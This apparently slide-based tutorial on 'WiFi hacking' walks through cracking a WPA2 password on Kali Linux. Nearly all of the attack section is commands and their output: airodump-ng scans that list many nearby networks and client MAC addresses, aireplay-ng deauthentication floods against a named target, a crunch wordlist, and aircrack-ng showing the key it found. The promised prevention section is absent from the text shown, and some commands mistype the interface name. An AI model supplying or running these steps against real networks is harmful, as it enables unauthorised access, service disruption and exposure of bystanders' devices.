


# WIRELESS FIDELITY HACKING





# AGENDA

- What is wifi hacking
- Types of tools used for wifi hacking
- WiFi hacking using leosys 150
- Prevention methods




# WHAT IS WIFI HACKING

- Wifi stands for wireless fidelity.
- Wifi operates like a local area network without the use of a wire or a cable.
- Wifi uses physical data link layer (PDLL) to operate.

# Wireless Media


- **Wireless LAN or WLAN**
  - Wireless local area network that uses radio waves as its carrier
- **Wi-Fi ("Wireless Fidelity")**
  - A set of standards for WLANs based on IEEE 802.11
- **Wi-Max**
  - Emerging technology that can cover ranges up to 10 miles or more
- **Satellite/Microwave**
  - High speed media used for longer distances and remote locations



Source : [http://en.wikipedia.org/wiki/Wireless\\_LAN](http://en.wikipedia.org/wiki/Wireless_LAN)



# WIFI HACKING USING NETWORK ADAPTER



# NETWORK ADAPTER-LEOXSYS

This network adapter will be used to hack wifi which are in its range.

Features of this tool.


- >external high gain 3dBi Rotatable antenna
- >supports monitor mode & packet injection
- >Seamlessly compatible with 802.11b/g/n devices



# HOW TO USE THIS TOOL

Connect the tool to your pc.  
Check whether the tool is in  
monitor mode by using  
`>>iwconfig`

It is not in monitor mode.  
So change this into monitor  
mode



```
Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off   Fragment thr:off
          Power Management:off

(kali@kali)-[~]
$
```



To change this to monitor mode use

```
>>sudo airmon-ng start wlan0
```

```
(kali@kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    480 NetworkManager
   1282 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0       rt2800usb   Ralink Technology, Corp. RT5370
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~]
└─$
```

This is changed to monitor mode.

Now you can start hacking wifi.

```
(kali@kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

(kali@kali)-[~]
└─$
```

## START SEARCHING FOR THE CONNECTIONS

## To search for the nearby connections by using

```
>>sudo airodump-ng wlan0mon
```

After that you can see the available networks

Notedown the bssid and channel number

```

File Actions Edit View Help
CH 8 [] Elapsed: 18 s [] 2022-07-27 06:24

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:C4:F3:B1:04:91 -1 0 0 0 1 -1 <length: 0>
E2:D1:67:03:44:7E -1 0 0 0 11 -1 <length: 0>
E2:53:6E:04:CE:87 -28 3 1 0 1 180 WPA2 CCMP PSK Devvarshi
B6:97:B1:2E:0F:F3 -41 1 1 0 6 65 WPA2 CCMP PSK Akshay
82:98:8E:B0:9C:0C -43 2 0 0 12 180 WPA2 CCMP PSK realm Narzo 10
0A:DA:8A:27:0A:1A -44 4 0 0 1 180 WPA2 CCMP PSK vivo 2004
28:38:82:2F:FD:9D -44 2 0 0 1 270 WPA2 CCMP PSK Eeeseminarhall
AA:EB:12:95:5B:AA -45 3 0 0 6 360 WPA2 CCMP PSK _G_Nash
36:BF:9F:20:AF:F1 -46 2 0 0 11 180 WPA2 CCMP PSK Shanmukh
56:14:F3:E7:BA:C6 -46 3 13 0 1 130 WPA2 CCMP PSK HP 9996
AE:64:76:7B:AF:E2 -47 3 0 0 11 180 WPA2 CCMP PSK realm C21
86:5C:F3:B0:E2:4C -48 3 0 0 1 130 WPA2 CCMP PSK DIRECT-DOLAPTOP-GF87360msnu
A2:84:39:34:C8:AD -49 2 0 0 6 180 WPA2 CCMP PSK rk
1A:02:19:35:6E:1F -49 3 0 0 10 180 WPA2 CCMP PSK OPPO A31
3E:58:C2:67:0D:EA -49 2 14 0 1 130 WPA2 CCMP PSK BUNTY 9305
8A:DA:B3:F3:67:B6 -51 1 0 0 6 180 WPA2 CCMP PSK vivo 1818
EE:5A:77:9F:F7:A7 -51 4 0 0 1 130 WPA2 CCMP PSK WIN-IRG6CU4HP92 1585
EE:58:53:EA:7B:54 -54 4 9 0 8 360 WPA2 CCMP PSK POCO X3
36:02:86:08:76:FE -55 1 0 0 6 130 WPA2 CCMP PSK poojiitha
CA:E7:DA:48:C8:41 -56 0 4 0 6 130 WPA2 CCMP PSK LAPTOP-0G1K673P 1737
B6:06:7E:23:D3:90 -57 1 0 0 1 360 WPA2 CCMP PSK Rmdmi Note 9 Pro max
72:B2:2A:76:D2:B7 -58 4 0 0 13 180 WPA2 CCMP PSK Memu Pedhollamu Bro 🤖
EE:61:FE:32:EE:DE -58 1 0 0 7 180 WPA2 CCMP PSK Realme9pro
AE:91:6A:59:BF:BD -59 2 0 0 6 65 WPA2 CCMP PSK Hackdepaapa
42:02:09:88:CF:BB -59 1 0 0 6 180 WPA2 CCMP PSK V2031
CE:91:87:5D:91:09 -59 0 0 0 1 360 WPA2 CCMP PSK Saijiteja
F2:06:5E:A9:FC:FD -60 5 0 0 1 -1 WPA <length: 0>
48:13:F3:01:7E:C0 -61 1 0 0 11 65 WPA2 CCMP PSK vivo 1807
32:64:70:6E:0B:F9 -67 0 2 0 1 -1 WPA <length: 0>

BSSID STATION PWR Rate Lost Frames Notes Probes
F8:C4:F3:B1:04:91 92:15:2F:65:67:7A -78 0 - 1 0 3
E2:D1:67:03:44:7E 74:E5:F9:3A:8C:89 -62 0 - 0e 0 9
B6:97:B1:2E:0F:F3 86:3A:79:3A:60:89 -50 0 - 1e 0 2
B6:97:B1:2E:0F:F3 60:AA:E2:21:80:88 -54 0 - 0e 0 2
36:BF:9F:20:AF:F1 90:CC:DF:FA:90:8E -60 0 - 1e 0 3
56:14:F3:E7:BA:C6 0E:42:E1:80:61:95 -46 24e-24e 273 26
3E:58:C2:67:0D:EA 90:CD:86:B1:62:F7 -1 24e- 0 0 1
3E:58:C2:67:0D:EA E2:6C:F8:E1:BF:23 -40 0 - 1e 0 1
3E:58:C2:67:0D:EA 90:78:B2:C8:B8:B7 -42 24e- 1e 0 16
8A:DA:B3:F3:67:B6 00:45:E2:8E:FE:E3 -52 0 - 1 0 1
EE:58:53:EA:7B:88 30:03:C8:AE:E0:D9 -1 24e- 0 0 8
36:02:86:08:76:FE 00:0E:68:14:2E:2D -40 0 - 1e 0 1
CA:E7:DA:48:C8:41 02:62:5E:79:CD:19 -1 5e- 0 0 2
CA:E7:DA:48:C8:41 14:13:33:C5:05:15 -58 0 -24e 0 2
42:02:09:88:CF:BB CC:6B:1E:A0:49:47 -46 0 - 1 0 1
Quitting ...


```

```
>>sudo airodump-ng -c(channel) -w (filename) -d (bssid) wlanomom
```

```
>>sudo airodump-ng -c11 -w test -d (bssid) wlanomom
```

Wait for the WPA handshake.

If handshake is not coming then send deauthentication packets .so that the wifi gets reconnected and we will get the hand shake



```
Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo airodump-ng -c1 -w dev -d E2:53:6E:04:CE:87 wlanomom
06:27:00 Created capture file "dev-01.cap".

CH 1 ][ Elapsed: 1 min ][ 2022-07-27 06:28 ][ WPA handshake: E2:53:6E:04:CE:87

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E2:53:6E:04:CE:87 -30 61 415 276 0 1 180 WPA2 CCMP PSK Devarshi

BSSID STATION PWR Rate Lost Frames Notes Probes
E2:53:6E:04:CE:87 F4:7B:09:47:14:22 -30 1e-1e 0 65
E2:53:6E:04:CE:87 2E:C2:79:CB:2D:52 -46 1e-1e 0 387 Devarshi
Quitting...
```


```
>>sudo aireplay-ng --deauth 0 -a (bssid) wlanomom
```



```
Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a E2:53:6E:04:CE:87 wlanomom
[sudo] password for kali:
06:27:55 Waiting for beacon frame (BSSID: E2:53:6E:04:CE:87) on channel 1
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
06:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:56 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:57 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:27:59 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:00 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:00 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:01 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
06:28:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]
^C
kali@kali: ~
```

>>once the handshake is captured now check for key



```

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

dev-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No. Time Source Destination Protocol Length Info
--
9804 24.944820 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
9812 24.996816 2e:c2:79:cb:2d:52 e2:53:6e:04:ce:87 EAPOL 155 Key (Message 2 of 4)
9816 25.004406 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 189 Key (Message 3 of 4)
25025 62.822862 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25027 62.826816 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25028 62.826821 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25029 62.827295 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25031 62.839670 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25032 62.831207 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)
25033 62.833464 e2:53:6e:04:ce:87 2e:c2:79:cb:2d:52 EAPOL 133 Key (Message 1 of 4)


Key Length: 16
Replay Counter: 2
WPA Key Nonce: de801867d13dba9b52f2e69a670bf1dd6955a661a68d4537aaf1df293ba2e76e
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 250c401e9698be1e4ddc5b606553a70b

0000 88 02 3a 01 2e c2 79 cb 2d 52 e2 53 6e 04 ce 87 . . . y -R Sn . . .
0010 e2 53 6e 04 ce 87 10 00 06 00 aa aa 03 00 00 00 . . . . .
0020 88 0e 02 03 00 97 02 13 ca 00 10 00 00 00 00 00 . . . . .
0030 00 00 02 de 80 18 67 d1 3d ba 9b 52 f2 e6 9a 67 . . . . .g :R . . .g
0040 0b f1 dd 69 55 a6 61 a6 8d 45 37 aa f1 df 29 3b . . . . .U a :E7 . . .}
0050 a2 e7 6e 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . . .
0080 53 a7 0b 00 38 fc 23 2b c5 49 36 1d eb 60 94 74 . . . . .M l l l l l
0090 0a e4 d3 bf f3 15 88 dc 98 d1 a6 8a 2e fa c7 c9 . . . . .S :8 :# : :G . . .t
00a0 ef 8a 5d 86 22 a1 46 7a 76 60 89 58 28 50 . . . . .
00b0 ed 23 82 6e 13 01 83 12 cf 3d 1f 09 01 . . . . .
  
```

Now create the password list in a file

>>crunch (min) (max) (a-zA-Z0-9) -o (text filename)

>>crunch 8 8 abc12 -o psw.txt



```

kali@kali: ~
File Actions Edit View Help

CH 1 ] [ Elapsed: 1 min ] [ 2022-07-27 06:28 ] [ WPA handshake: E2:53:6E:04:CE:87

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E2:53:6E:04:CE:87 -30 61 415 276 0 1 180 WPA2 CCMP PSK Devarshi

BSSID STATION PWR Rate Lost Frames Notes Probes
E2:53:6E:04:CE:87 FA:7B:09:1A:7:14:22 -30 1e- 1e 0 65
E2:53:6E:04:CE:87 2E:C2:79:CB:2D:52 -46 1e- 1e 0 387 Devarshi
Quitting...

kali@kali: ~
$ wireshark dev-01.cap
^C

kali@kali: ~
$ crunch 8 8 abc12 -o psw.txt
Crunch will now generate the following amount of data: 3515625 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 390625
crunch: 100% completed generating output

kali@kali: ~
$ sudo aircrack-ng dev-01.cap -w psw.txt
Reading packets, please wait...
Opening dev-01.cap
Read 30831 packets.

# BSSID ESSID Encryption
1 E2:53:6E:04:CE:87 Devarshi WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening dev-01.cap
Read 30831 packets.

1 potential targets
  
```

>>sudo aircrack-ng test-01.cap -w psw.txt

It starts for checking the password

```

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:00:15] 63520/390625 keys tested (4159.45 k/s)

Time left: 1 minute, 18 seconds                                16.26%

Current passphrase: a12c2ba1

Master Key      : 85 C9 A0 54 DC 8F DE F5 D9 AF 76 BA 2A 3E 91 B4
                  AB 8E 2E 52 F7 EC 20 C4 34 AD 57 B9 A9 74 F7 21

Transient Key   : DE 46 13 A0 00 81 26 92 BF D8 C5 10 F0 C8 D1 48
                  E6 88 FF 81 84 3A 7A 14 BE B2 D0 87 BD 99 6C C9
                  25 43 39 25 4F 94 A5 67 E9 E0 9C 0F 89 CA 95 0F
                  EA 5A C0 67 0F D1 C6 F7 76 27 0A 67 52 CA 15 01

EAPOL HMAC     : 36 29 35 FC 0D 4C 68 CE 1E DE 18 BB 58 25 56 BD
  
```

After some iterations the password will be shown there

```

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:01:16] 301104/390625 keys tested (4001.33 k/s)

Time left: 22 seconds                                           77.08%

KEY FOUND! [ 11111112 ]

Master Key      : C9 14 C3 9B 6F 54 5D 81 E1 B8 FA EC EE 04 97 0D
                  9F 62 E5 A1 11 B3 86 68 21 1A B6 02 F3 BC 1B B1

Transient Key   : 92 2A 5B 88 A2 77 C2 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : F5 2E 14 C7 A5 C8 64 A8 01 B9 BB 67 68 23 B0 CD
  
```